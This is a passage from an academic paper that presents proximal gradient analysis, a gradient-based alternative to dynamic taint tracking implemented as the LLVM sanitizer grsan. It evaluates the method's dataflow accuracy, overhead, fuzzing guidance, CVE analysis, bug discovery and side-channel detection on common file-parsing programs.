We observed that when the proximal gradient is nonzero, it almost always uses a point within a few samples of the current point due to rapid increase of the proximal cost term $distance^2$ in the proximal operator. Therefore, we set N to a small constant (5 in our evaluation), and evaluate the proximal derivative in that range.

Figure 5 gives an example of evaluating Algorithm 1 on a non-smooth operation `y = x%4`. When the input is multiplied by 2 as in Figure 5a, the algorithm samples at intervals of 2 and evaluates a derivative of 1 based on the maximum absolute difference ($|\delta f|$) measure. However, when the input is multiplied by 4 as in Figure 5b, the algorithm samples at intervals of 4 and evaluates a derivative of 0 because the samples are all 0. This 0 derivative indicates that the composition of functions `x=xin*4; y=x%4` will always have the same output and therefore has no dataflow.

3.3 Derivative Propagation Rules

We define a general framework for propagating derivatives over 5 abstract classes of operations that need to be handled in program analysis: floating point operations, integer valued operations, loading and storing variables, branching, and function calls to external libraries.

1. **Floating point operations**: We treat floating point operations as continuous functions and apply the standard chain rule (Eq. 10) with their analytic derivatives. If there are any potentially non-smooth floating point operations, such as floating point modulo, or typecasting between floating point types, we use proximal derivatives.

2. **Integer operations**: We consider any boolean or typecasting involving integers to be integer operations, as well as any arithmetic, bit shifting, or modulo on integer or pointer types. In general we use proximal derivatives on all integer operations, although in some cases such as arithmetic addition and multiplication we use analytic derivatives as an optional optimization.

3. **Load and Store**: When variables are stored or loaded from memory, their associated derivatives are also stored or loaded (our implementation uses shadow memory to track derivatives in memory, although any associative tracking mechanism could be used). If the memory address passed to a load instruction has a nonzero derivative, we set the derivative of the loaded variable to 1.0 if it does not already have a nonzero derivative. This is a simplifying approximation that may lead errors in evaluating the proximal gradient. However, we note that proximal derivatives on load operations can potentially be evaluated by sampling adjacent memory locations. We leave this to future work.

4. **Branches**: When dynamically computing derivatives, we can only reason about the derivative on the current execution path. If computing a derivative would require sampling an alternate execution path, we instead set that derivative to 0. Therefore, when a branch is encountered, we set any derivatives to 0 that are based on samples that would change the branch condition. This approach may miss some parts of the gradient but ensures we do not propagate incorrect derivatives. We note that sampling across multiple execution paths when handling branches could yield more accurate proximal derivatives and reason about control flow data flows (i.e. implicit data flows), we leave this to future work.

5. **External Library Functions**: Provided they do not have side effects, derivatives on external library function calls can be computed using proximal derivatives, while functions with side effects must be handled on a case by case basis. When an external function overwrites a buffer, we also clear the stored derivatives associated with that buffer.

3.4 Program Gradient as Dataflow

To use gradients as a measure of dataflow, we compute gradient between a set of user defined sources and sinks. We set the initial vectors in $\mathbf{V}$ so that each vector is all 0s except for an initial derivative on each source of $+1$ or -1 . We then execute the program and propagate the derivatives over each operation with the chain rule and derivatives defined in Algorithm 1. While the program is executing we record derivatives at each sink, and accumulate the gradient on each sink from all the sources. Cumulatively, the gradients on all sinks form the Jacobian $\mathcal{J}$ between sources and sinks.

Algorithm 2 formally describes the process for computing the gradients from a set of sources to each designated sink in program. The returned Jacobian $\mathcal{J}$ contains the gradients of each sink based on the largest derivative propagated to it from each source (sinks may record multiple derivatives from a single source if, for example, the sink is in a loop).

Algorithm 2 Program Gradient Evaluation.

Input: P ← program under analysis
x ← program input
$Sources$ ← n dataflow sources
$Sinks$ ← m dataflow sinks

initialize $\mathbf{V}$ to empty set {}
initialize $\mathcal{J}$ $n \times m$ matrix to 0s
for src in $Sources$ **do**
  $\mathbf{v}^{+}_{src} \leftarrow [dsrc = 1, \text{otherwise } 0]$
  $\mathbf{v}^{-}_{src} \leftarrow [dsrc = -1, \text{otherwise } 0]$
  add $\mathbf{v}^{+}_{src}$ and $\mathbf{v}^{-}_{src}$ to $\mathbf{V}$
end for
Execute P on input x, tracking $P'(x; \mathbf{V})$
for $sink$ in $Sinks$ **do**
  for each recorded $\frac{dsink}{dsrc}$ **do**
    if $\left|\frac{dsink}{dsrc}\right| > \left|\mathcal{J}[src, sink]\right|$ **then**
      $\mathcal{J}[src, sink] \leftarrow \frac{dsink}{dsrc}$
    end if
  end for
end for
return $\mathcal{J}$

4 Implementation

We implement PGA as a new sanitizer in the LLVM framework [27] called Gradient Sanitizer (`grsan`). We use LLVM because it allows us to instrument a program during compilation after it has been converted to LLVM's intermediate representation. This means that `grsan` can be used to instrument any program written in a language supported by LLVM, and incurs lower runtime overhead than binary instrumentation frameworks such as PIN or Valgrind [1, 32]. However, we note that PGA could also be implemented in a binary instrumentation framework to facilitate analysis in cases where source code is not available.

Overall Architecture. We base `grsan` on LLVM's taint tracking implementation, DataFlowSanitizer (`dfsan`), which uses shadow memory to track taint labels. For each byte of application memory, there are two corresponding bytes of shadow memory that store the taint label for that byte.

We modify `dfsan` in the following two ways: First, we add additional metadata associated with each label that stores the gradient information, which is stored in a separate table as shown in Figure 6. Each label in the shadow memory is associated with a distinct derivative value in the gradient table. The 0 label is reserved for 0 derivative, and any shadow memory lookup on a constant or unlabeled variable returns label 0.

Second, we change the dataflow propagation rules to compute gradients over each operation. Figure 6 shows an example of how the `grsan` instrumentation works. Given an operation `y=2*x`, the instrumentation first looks up the derivative for each input, `2` and `x`, from shadow memory. If any input has a nonzero derivative, it computes the derivative for the output `y` and generates a new shadow memory label by incrementing the current max label by 1. It then allocates space in the shadow memory and gradient table and stores the new label and associated derivative of `y`.




Figure 6: **`Grsan` architecture illustrating how proximal gradients are propagated.**

As an additional optimization, when storing an operation's output derivative we first compare it to the input derivatives. If the output derivative is equal to either, we apply the label of the equivalent input derivative to the output instead of generating a new label and gradient table entry. Since many operations do not change the value of the derivative (e.g. `x = x+1;`), this significantly reduces the number of distinct labels that need to be tracked.

In the current implementation, `grsan` tracks derivatives from a single source at a time, propagating the two derivatives from the source in parallel. When computing a gradient over multiple sources (e.g. bytes in an input file), we execute the program once for each source. We intend to extend `grsan` to support multiple sources in parallel in future work.

Gradient Propagation Instrumentation. For differentiable operations such as a floating point multiplication (`fmul`), `grsan` uses the analytical derivative of the operation. For nondifferentiable operations such as bitwise `And`, `grsan` uses an optimized version of proximal derivatives from Algorithm 1 that returns the first nonzero derivative it encounters when sampling. We found this approximation picked the same values that the proximal operator would select and is computationally lighter (i.e. does not require computing exponents).

We leave most external function calls uninstrumented, but some operations in `glibc` are given special instrumentation. We set the gradients for any buffer overwritten by `fread` or `memset` to 0, and the gradients of buffers copied by `memcpy` or `strcpy` are also copied. Type cast-

Library	Test Command	SLOC	File Format
zlib-1.2.11	`minigzip -d`	3228	GZ/ZIP
libjpeg-9c	`djpeg`	8,857	JPEG
mupdf-1.14.0	`mutool show`	123,562	PDF
libxml2-2.9.7	`xmllint`	73,920	XML
binutils-2.30	`objdump -xD`	72,955	ELF
	`strip`	56,330	
	`size`	52,991	ELF

Table 1: **Test programs used in our evaluation.**

ing instructions are handled by simply copying labels from the original value to the result.

5 Evaluation

We evaluate PGA by comparing its performance directly to DTA, and in direct applications for bug finding and security analysis. Specifically, we run experiments to answer the following questions:

1. **Dataflow Accuracy:** Is PGA more accurate than DTA in tracking dataflows?
2. **Overhead:** How does the overhead introduced by PGA compare to DTA?
3. **Guided Fuzzing:** Does using PGA to guide fuzzing lead to better edge coverage?
4. **CVE Analysis:** Can PGA detect and analyze recent CVEs that taint is typically used to detect?
5. **Bug Discovery:** Is PGA an effective tool for finding bugs?
6. **Information Leaks:** Can PGA detect and analyze memory and timing-based information leaks?

5.1 Experimental Setup

Test Programs. We perform tests on a set of 5 widely used file parsing libraries and 7 total programs. We use file parsers because these programs often must process files from untrusted sources, making them a common target for attacks. Table 1 shows the test programs and SLOC associated with each executable tested. In total the programs have 391,883 SLOC.

Fuzzers Evaluated. For our fuzzing experiments, we use the latest version of `NEUZZ` [1] and `VUzzer` [2].

Test Environment. All of our evaluations are performed on an Ubuntu 16.04 server with an Intel Xeon E5-2623 v4 2.60GHz CPU and 192G of memory unless otherwise specified.

[1] www.github.com/Dongdongshe/neuzz
[2] www.github.com/vusec/vuzzer64

5.2 Performance

We first evaluate the performance of PGA as a tool for dynamic dataflow analysis. In our experiments, we compare PGA to DataFlowSanitizer (`dfsan`), LLVM's state-of-the-art DTA implementation. Since our implementation of PGA is based on the `dfsan` architecture, our setup ensures that any differences in performance between PGA and DTA are to due the respective performance of gradient and taint and not due to differences in the underlying architectures.

We compare performance in three areas: first, we estimate the accuracy of the dataflows predicted by PGA and DTA. Second, we evaluate the overhead introduced by the PGA instrumentation. Third, we compare the edge coverage achieved by a dataflow-guided fuzzer using either PGA or DTA to guide its mutation strategy.

Evaluation Inputs. We use the same set of initial input files for all of the performance evaluations. The gzip, pdf, and ELF files are sourced from the AFL sample seeds included in the distribution[3]. The jpeg input was generated from running a small jpeg image through a jpeg reduction service[4]. The libxml input was selected from the libxml[5] test inputs smaller than 700 bytes with the greatest AFL branch coverage.

5.2.1 Dataflow Accuracy

We evaluate the accuracy of PGA in comparison to DTA against an estimate of ground truth dataflows. This comparison setting favors DTA since it does not take the fine grained dataflow information from PGA into account (i.e., only considers binary 0/1 influence), but still illustrates the benefits of PGA's increased precision. In addition to comparing against `dfsan`, we also compare against `libdft`, another widely used DTA framework that uses Intel PIN to instrument the binary directly, `Neutaint`, which uses the gradients of a neural network to model dataflows, and an ablation of PGA with binary gradients, `grsan (binary)`. Notably, `libdft` tracks taint at byte level granularity and incorporates special case rules to handle operations that cancel out dataflows, such as `y = x - x`.

Ground truth estimation. To estimate ground truth dataflows, we measure if changes in taint sources cause changes in sink values during execution. When recording executions, we only consider executions that follow the same path to remove implicit flows, since neither DTA nor PGA can detect these. We mark each byte read from the input file as a source and each branch condition as a sink, because branches ultimately determine the behavior of a program, and because many security vulnerabilities can

[3] https://github.com/google/AFL
[4] https://tinyjpg.com/
[5] https://gitlab.gnome.org/GNOME/libxml2/

	Neutaint			libdft			dfsan			grsan (binary)			grsan (floats)		
	Prec.	Rec.	F1	Prec.	Rec.	F1	Prec.	Rec.	F1	Prec.	Rec.	F1	Prec.	Rec.	F1
minigzip	0.02	0.55	0.04	0.42	0.29	0.17	0.29	0.60	0.39	0.41	0.15	0.22	0.63	0.51	**0.57**
djpeg	0.02	0.33	0.04	-	-	-	0.22	1.00	0.37	0.62	0.63	0.62	0.60	0.83	**0.69**
mutool	0.002	0.19	0.004	0.70	0.32	0.22	0.63	0.61	0.62	0.87	0.50	0.63	0.86	0.51	**0.64**
xmllint	0.07	0.69	0.12	-	-	-	0.62	0.99	0.76	0.91	0.87	0.89	0.94	0.91	**0.92**
objdump	0.03	0.20	0.05	0.47	0.67	0.28	0.37	0.93	0.52	0.51	0.66	0.58	0.66	0.77	**0.71**
strip	0.02	0.39	0.03	0.26	0.59	0.18	0.20	0.96	0.33	0.42	0.72	0.53	0.50	0.86	**0.63**
size	0.06	0.39	0.11	0.20	0.59	0.30	0.37	0.95	0.53	0.54	0.76	0.63	0.62	0.91	**0.74**

Table 2: **Summary of accuracy comparison results for DTA and PGA systems. `Neutaint`, `libdft`, and `dfsan` are state-of-the-art DTA systems, while binary `grsan` is an ablation of PGA that only uses binary (1 or 0) gradients to test the impact of precise gradients on accuracy. Best F1 scores for each program are highlighted. Experiments with `libdft` on `djpeg` and `xmllint` timed out after 24hrs. PGA (with floating point gradients) outperforms DTA on all programs, and full precision (floats) `grsan` outperforms binary `grsan` on all programs.**

only be exploited when certain branches are taken. For each input byte, we set the byte to 0, 255, and toggling each bit for a total of 10 samples. We found that this sampling strategy usually triggered a change in the sink variable when there was a valid dataflow.

Accuracy evaluation. We perform the accuracy evaluation on the programs shown in Table 1 using a set of small seed files (<1Kb) to make sampling each byte feasible. Since valid dataflows often only involve a few input bytes, we use F1 accuracy, which is a standard metric for evaluating predictions on imbalanced classes in classification problems. F1 accuracy is computed as $F1 = 2 * \frac{precision * recall}{precision + recall}$. Precision indicates the proportion of bytes with predicted dataflows that are correct (i.e. not false positives), while recall indicates the proportion of valid dataflows that were correctly predicted (i.e. not false negatives). Results are shown in Table 2.

Generally, PGA achieves a significant improvement in precision, achieving up a 37% increase in precision and 33% increase in F1 accuracy (20% on average) compared to the best performing DTA system, `dfsan`. Overall PGA gets higher F1 scores for all programs. In spite of incorporating special case dataflow cancellation rules for its bitwise and numerical operations, `libdft` achieves lower accuracy than `dfsan` in the evaluation. We hypothesize this is due to the difficulty in writing handcrafted rules for all possible X86 instructions, which leads to errors in propagation rules as noted in [12]. The binary gradient PGA ablation, `grsan (binary)`, also has much lower accuracy than full precision PGA, indicating gradients are essential to computing accurate dataflows with PGA. We discuss the binary gradient ablation in more detail in Appendix A.

Result 1: PGA achieves the highest F1 accuracy on all 7 tested programs compared to 3 state-of-the-art DTA systems, and is up to 33% more accurate than the next most accurate DTA system, `dfsan`.

Additional Accuracy Experiments. In addition to the accuracy experiment in Table 2, we run experiments to address the following: (1) How do varying compiler optimization levels effect the accuracy of PGA vs. DTA? (2) How does PGA perform against `Neutaint` in Hotbyte prediction? (3) On which specific operations does PGA vary from DTA due to 0 gradients? (4) How does PGA compare with Quantitative Information Flow (QIF) techniques? We summarize the results here and describe these experiments in detail in Appendix A.

1. **Compiler Optimization.** PGA's accuracy improvement over DTA is robust to varying compiler optimization levels. On average, PGA is at least 18% more accurate than DTA on compiler optimization levels `-O0` through `-O2`.
2. **Hotbyte Prediction.** When we reproduce the Hotbyte experiment described in `Neutaint` [43], (i.e. identifying input bytes with the most dataflows to branches) PGA achieves 43.8% accuracy while Neutaint achieves 64.3% accuracy on average. Neutaint achieves higher average accuracy because it trains on a large corpus of recorded execution traces, while PGA and the DTA reason about a single input and execution trace at a time. We see `Neutaint` as a complementary method that performs well in identifying hotbytes, while PGA has better fine grained dataflow accuracy, and both methods could be used together in program analysis.
3. **Zero Gradient Analysis.** PGA avoids overtainting errors when it computes zero gradients on operations where DTA would propagate taint. We find the zero gradients occur most frequently on And, Remainder, Sub, Mul, and Shift operations, and that zero gradients are most often caused by masking, shifting, or composition effects.
4. **QIF Comparison.** We compare PGA with a QIF tool `Flowcheck` that quantifies information flow




Figure 7: **Comparison of guided fuzzer edge coverage achieved by PGA and DTA over 100k mutations from a single seed. Overall gradient-guided fuzzing achieves up to 56% higher coverage and improves the rate of new edge discovery by 10% on average.**

in the form of bit leakage [28]. PGA outperforms `Flowcheck` by 22% on average in terms of F1 accuracy.

5.2.2 Overhead

We observe two conflicting phenomena when measuring overhead: PGA can either increase overhead due to the additional floating point storage and computation required by gradients, or decrease runtime and memory overhead when its increased precision reduces unnecessary dataflow tracking operations that use additional computation and shadow memory.

We evaluate the overhead introduced by our implementation of PGA in runtime and memory relative to `dfsan` on a single source dataflow. Note that if we consider overhead for multiple sources, the runtime will be lower and the memory overhead will be higher for a multi-source implementation. In the worst case PGA has 21.7% greater overhead in runtime and 21.5% in memory relative to DTA, but on average only adds 3.21% relative overhead in runtime and 1.48% in memory. Table 9 and Table 10 in Appendix B show the detailed results. We also provide overhead measurements for `libdft`, although it adds significantly more overhead due to the binary instrumentation.

Result 2: On average PGA increases runtime overhead by 3.21% runtime and memory overhead by 1.48% relative to DTA, and increases runtime by 21.7% and memory usage by 21.5% relative to DTA in the worst case.

5.2.3 Dataflow-Guided Fuzzing

Since dynamic dataflow analysis is often used as a tool to guide fuzzing, we evaluate PGA in comparison to DTA as a method for guiding fuzzer mutations. Unlike our evaluation of dataflow accuracy, this experiment emphasizes the dataflow magnitude information provided by the program gradient, since bytes with the largest derivatives are selected for fuzzing.

We first compare PGA and DTA using a simple deterministic strategy for mutating input bytes based on dataflows to branches. This ensures there is no bias from randomized mutation strategies or other heuristics employed by state-of-the-art fuzzers in this evaluation. First, we execute the program with all inputs set as sources and all branches set as sinks. We then select 128 bytes from the input bytes based on the measured taint and gradient flows to branches. With PGA, the bytes with the greatest gradients are prioritized, this approach utilizes the additional information provided by PGA to improve the mutation strategy. The fuzzer performs a deterministic set of mutations on the selected 128 bytes, in which each byte in turn is set to all 256 possible values.

Edge coverage comparison. We execute the fuzzer with both PGA and DTA for 100,000 mutations, and record coverage every 10,000 mutations. Figure 7 shows the relative edge coverage achieved by each method. On average the gradient guided fuzzing outperforms taint in increasing edge coverage by 10% per 10,000 mutations. The gradient guided fuzzer achieves higher coverage on all programs, with the greatest improvement in overall edge coverage of 56% on `strip`. We note that for some programs such as `xmllint`, there is a significant disparity between the results of the guided fuzzing and precision evaluations. We believe this difference is caused by two factors: the magnitude of the gradient was more important than its accuracy in guiding the fuzzer on these programs, and that even small differences in accuracy can be significant if they allow the fuzzer to precisely target key branches in the program.

Enhancing state-of-the-art fuzzers. We also evalu-

ate if the gradient information from PGA can improve the performance of NEUZZ, a state-of-the-art fuzzer. We evaluate a version of NEUZZ modified to use PGA against unmodified NEUZZ and VUzzer, another dataflow guided fuzzer. On average, PGA+NEUZZ improves new edge coverage by 12.9% over baseline NEUZZ. We hypothesize this improvement is because the gradients produced with PGA are more precise than the neural-network based gradients used by by NEUZZ. We discuss this experiment and provide more detailed results in Appendix C.

Result 3: In guided fuzzing PGA increases the rate of edge coverage growth by 10% on average compared to DTA, and improves the edge coverage of NEUZZ, a state-of-the-art fuzzer, by 12.9% on average.

5.3 Bug Finding

Next, we show the additional information provided by PGA make it a useful tool for discovering and analyzing different types of bugs in real world programs. We test PGA against DTA in three applications: detecting and analyzing known vulnerabilities, guiding discovery of new bugs, and discovering information leaks.

5.3.1 Analysis of known CVEs

We first evaluate PGA as a tool for detecting dangerous dataflows offline in known CVEs. We instrument the programs to mark user-controlled input as dataflow sources and the instructions involved in the attacks as dataflow sinks. We select 21 CVEs that cover a range of vulnerability types, including stack and heap overflows, integer overflows, memory allocation errors, and null pointer dereferences. We include CVEs from our evaluation programs as well as openssl to demonstrate PGA based analysis on a variety of program types.

Table 3 shows a comparison of PGA and DTA in detecting the relevant dataflows in these CVEs. PGA correctly identifies dataflows for 19 out of the 21 evaluated CVEs, including 2 CVEs that cannot be identified with DTA. For these CVEs, DTA overtaints on the malicious inputs and crashes due to label exhaustion, while PGA can precisely identify the dataflows without overtainting. For the 2 CVEs which both PGA and DTA fail to detect, the dataflow source indirectly propagates to the sink through implicit dataflows (i.e. control flow).

We also note the utility of the additional information provided by gradients and how it can help distinguish vulnerabilities in an online manner. In the case of CVE-2017-15996, an out of memory allocation error triggered by the dataflow from an input byte, PGA directly measures the effect of input changes on the size of the allocation, and can early terminate when it finds input byte values that will trigger the out-of-memory error.

CVE ID	Vulnerability - Program	PGA	DTA
CVE-2007-1657	stack overflow - minigzip	✓	✓
CVE-2017-7210	off-by-one read - objdump	✓	✓
CVE-2017-8396	heap overflow - libbfd	✓	✓
CVE-2017-15996	out-of-memory - readelf	✓	✓
CVE-2018-6543	integer overflow - objdump	✓	✓
CVE-2018-6759	null ptr dereference - nm	✓	✓
CVE-2018-7643	integer overflow - objdump	✓	✓
CVE-2018-10372	heap overflow - readelf	✓	✓
CVE-2018-11813	infinite loop - cjpeg	✓	✓
CVE-2018-12698	out-of-memory - libiberty	✓	✓
CVE-2018-12699	heap overflow - libiberty	✓	✓
CVE-2020-14152	out-of-memory - djpeg	✓	✓
CVE-2018-19932	integer overflow - strip	✓	✓
CVE-2018-19777	infinite loop - mutool	✓	✓
CVE-2018-20671	infinite loop - objdump	✓	✓
CVE-2019-14444	integer overflow - readelf	✓	✓
CVE-2020-1967	null ptr dereference - openssl	✓	✓
CVE-2018-11212	divide-by-zero - cjpeg	✓	×
CVE-2018-11214	heap overflow - cjpeg	✓	×
CVE-2020-7041	invalid certificate - openssl	×	×
CVE-2018-12697	null ptr dereference - libiberty	×	×

Table 3: **List of 21 CVEs for which the exploitable dataflows were analyzed by PGA and DTA (dfsan and libdft)**

Result 4: PGA identifies relevant dataflows in 19 out of 21 evaluated CVEs, including 2 DTA cannot detect due to label exhaustion. PGA and DTA both cannot identify control-flow-based dataflows for 2 CVEs.

5.3.2 Bug Discovery

We compare PGA and DTA as bug discovery tools by adding additional instrumentation to record dataflows for instruction and function arguments that can potentially trigger program errors, such as memory allocations, copy instructions, indexing operations, and shift operators. We then execute the programs on a corpus of files generated by running AFL on each program for 24 hours. Next, we generate new inputs by changing input bytes involved in the recorded dataflows similar to Section 5.2.3. For PGA, we select 128 input bytes prioritized based on the function gradient, while for DTA, we randomly select them. We modify the values of the selected bytes based on the gradient for PGA or by setting them to 0 or 255 for DTA.

Table 4 summarizes our results. Overall, PGA finds 22 bugs in our evaluated programs through gradient guided modification of the inputs, including arithmetic errors, out-of-memory allocations, and integer overflows. The DTA guided bug search finds 15 of these 22 bugs. Of the 22 bugs, 20 have been confirmed by the developers, 3 of them resulted in new patches, and the remaining 17 were already patched in the latest sources of the programs.

```
1  GRSAN_MARK_BYTE(c, 1.0); //grad = 1.0
2
3  cinfo->Al = (c) & 15; //grad = 1.0
4  ...
5  (*block)[natural_order[k]] =
6                  (JCOEF) (v << cinfo->Al);
7  /* block[0] gradient = 8.0 */
8
9  void jpeg_idct_islow(int * block) {
10     ...
11     int * inptr = block; // grad = 8.0
12
13     z2 = (int) inptr[0] * quantptr[0]
14     /*z2 gradient = 2040.0 can overflow*/
15
16     z2 = z2 << 13;
17     /* negative z2 triggers error */
18 }
```

Figure 8: **Arithmetic Error in `djpeg`.**

Library	Test Program	Integer Overflow	Memory Corruption
libjpeg-9c	`djpeg`	2	3
mupdf-1.14.0	`mutool show`	1	0
binutils-2.30	`size`	0	1
	`objdump -xD`	0	9
	`strip`	0	6

Table 4: **Summary of new bugs found by PGA. In total there are 22 bugs found over 5 programs.**


For the 7 bugs that were found by PGA and not DTA, gradient magnitude and direction allowed the search to prioritize input bytes that could trigger errors that could not be identified with DTA. We give a case study in Figure 8, which illustrates how large gradients are used to find an arithmetic error in `djpeg`. By altering an input byte with a large gradient to a shift operand, an overflow is triggered that results in an invalid operation. Similarly, identifying inputs with large gradients to memory operations was key to finding memory errors.

Result 5: A simple PGA guided search finds 22 bugs in the tested programs. A DTA guided search using the same strategy and inputs finds 15 of these 22 bugs.

5.3.3 Information Leak Discovery

We provide two case studies using PGA to detect side channel leaks: one example of a memory usage based side channel in `objdump` and an execution time based side channel in `cjpeg`. To identify each information leak, we marked the input file headers as sources and relevant program values as sinks, either memory allocation operands or comparison operands in loops.

In `objdump`, we identified a memory based side channel based on a gradient of 1 million to a malloc instruction from the ELF section header for program size. Figure 9a shows the effect of incrementing the value from 46 to 59 on the program's total memory usage. The memory consumption is linear in the byte value if the byte is in range from 48 to 57, which can be converted to a valid number '0' to '9' in ASCII. Similarly, we identified the timing based side-channel in `cjpeg` by a gradient from the height field in the jpeg header to the operand of a while loop condition. Figure 9b shows the height information leak in program execution time.



(a) `Objdump` side channel (b) `Cjpeg` side channel

Figure 9: **Memory and timing side channel leaks.**

Prior side channel attacks have demonstrated that these types of leaks can be exploited to learn sensitive information about a user [11, 24]. For example, one can imagine a malicious Android app that uses JPEG dimensions leaked from a browser to determine which websites the device user is visiting.

Result 6: PGA successfully detects two information leaks from file headers in `objdump` and `cjpeg`.

6 Discussion

In this section we review the implications of our results and discuss of the relative advantages and limitations of PGA as an approach to dataflow analysis.

Advantages of PGA. The additional information encoded in gradients can greatly improve precision when predicting dataflows between sources and sinks (i.e. reducing the number of false positives), while the magnitude and direction information can be used to prioritize dataflows based on their significance and predicted effect. We see the benefits of the additional information from gradients in the improved performance of PGA relative to DTA in our dataflow accuracy, guided fuzzing, and vulnerability detection and analysis evaluations (Sections 5.2.1, 5.2.3, 5.3).

Limitations of PGA. While our implementation of PGA demonstrably works based on our evaluation, How to best sample non-smooth operations when evaluating proximal gradients is an open question. Our prototype uses a simple fixed sampling strategy, and does not fully implement proximal gradients on some operations, such as loads on pointers with derivatives (Section 3.3), which sometimes causes errors in the gradient evaluation. The

effect of these errors can be seen in our dataflow accuracy evaluation (Section 5.2.1), where `grsan` has slightly lower recall than `dfsan`, indicating some gradients erroneously evaluate to 0. We believe incorporating more information about specific operations in sampling strategies, as well as tracking valid domains for some operations, will reduce these errors.

A second limitation of our implementation of PGA is that, like most DTA frameworks, it does not model implicit dataflows, such as control flow dependencies. This can be seen in our CVE evaluation (Section 5.3.1), where two of our tested CVEs cannot be detected by either PGA or DTA. We intend to explore both more accurate methods for evaluating proximal gradients and modeling implicit dataflows in future work.

7 Related Work

Dynamic Taint Analysis. Dynamic Taint Analysis (DTA) tracks data flow from taint sources to taint sinks at runtime. Common applications of DTA include software vulnerability analysis and information leak detection [15, 18, 34, 58, 59]. DTA typically overestimates the tainted bytes which contributes to a large performance overhead. Therefore, much of the recent work in DTA has focused on developing more efficient systems [7, 25, 29]. Like DTA, PGA dynamically propagates dataflow information, but it provides more fine-grained information in the form of gradients. Moreover, PGA is more precise than DTA, which reduces overtainting in large programs.

Some DTA systems use bit level taint tracking to improve precision at the cost of higher overheads [54, 55]. Although we have not implemented it in our current prototype, gradients can also be propagated over individual bits based on functional Boolean analysis, and we expect it to offer similar tradeoffs in improved accuracy for higher overheads [35].

Recently, automatically learning taint rules has been used to reduce the approximation errors in DTA [12]. This approach is orthogonal to ours and could also potentially be applied to learn gradient propagation rules.

Quantitative Information Flow. Quantitative Information Flow (QIF) measures the potential transmission of information through a program using entropy based measures such as channel capacity and min-entropy [19, 28, 50]. QIF has primarily been used for detecting information leaks and ensuring the integrity of program secrets [3, 17, 23], but has also been proposed as a way of enhancing taint tracking [33]. PGA adds a different type of information as discussed in Appendix A, and does not have the high computational complexity involved in estimating information flows accurately.

Gradient-guided fuzzing. Recent fuzzers have used gradient approximations to guide their mutation process. Angora estimates finite differences, an approximation of gradients with many known limitations especially for high-dimensional problems, by executing the program on modified inputs and recording the changes in the outputs [10, 39]. `NEUZZ`, MTFuzz and `Neutaint` train neural networks to predict program branch behavior and use the network's gradients to guide the mutation algorithm [43–45]. This incurs less overhead than instrumentation based methods but is also less exact since it operates on an approximate model of the program. By contrast, PGA computes gradients directly over the program's individual instructions and therefore produces precise gradients.

Program Smoothing. Prior work has explored computing gradients with smooth interpretation of a program via a Gaussian kernel [8, 9] or parametric relaxation of SMT [41, 57]. These methods use symbolic reasoning and have not been applied to analysis of real world programs. PGA's approximation methods are more efficient and have been successfully demonstrated on real world programs.

8 Conclusion

In this paper we introduce proximal gradient analysis (PGA), a novel theoretically-grounded approach to dataflow analysis that uses non-smooth calculus techniques to compute gradients over programs. PGA is more precise than dynamic taint tracking and provides more fine grained information about program behavior. We provide a prototype implementation of PGA based on the LLVM framework and show that it outperforms three state-of-the-art DTA systems in accuracy while adding less than 5% overhead on average. Finally, we show PGA is an effective tool for security analysis, identifying relevant dataflows for 19 different CVEs, discovering 22 bugs, and detecting 2 side-channel leaks in 7 real world programs. We hope that our approach to program analysis will motivate other researchers to explore new techniques exploiting the rich non-smooth analysis literature.

Acknowledgements

We thank our shepherd Lujo Bauer and the anonymous reviewers for their constructive and valuable feedback. The first author is supported by an NDSEG Fellowship, and the second author is supported by an NSF Graduate Fellowship. This work is sponsored in part by NSF grants CNS-18-42456, CNS-18-01426, CNS-16-17670; ONR grant N00014-17-1-2010; an ARL Young Investigator (YIP) award; a NSF CAREER award; a Google Faculty Fellowship; and a Capital One Research Grant, as well as European Union Marie Sklodowska-

Curie grant agreement 690972 (PROTASIS) and innovation programme under grant agreement No. 786669 (ReAct). Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government, European Union, ONR, ARL, NSF, Google, or Capital One.

References

[1] Pin - A Dynamic Binary Instrumentation Tool. https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool, 2019.

[2] Martín Abadi, Ashish Agarwal, Paul Barham, Eugene Brevdo, and Zhifeng Chen. TensorFlow: Large-scale machine learning on heterogeneous systems, 2015. Software available from tensorflow.org.

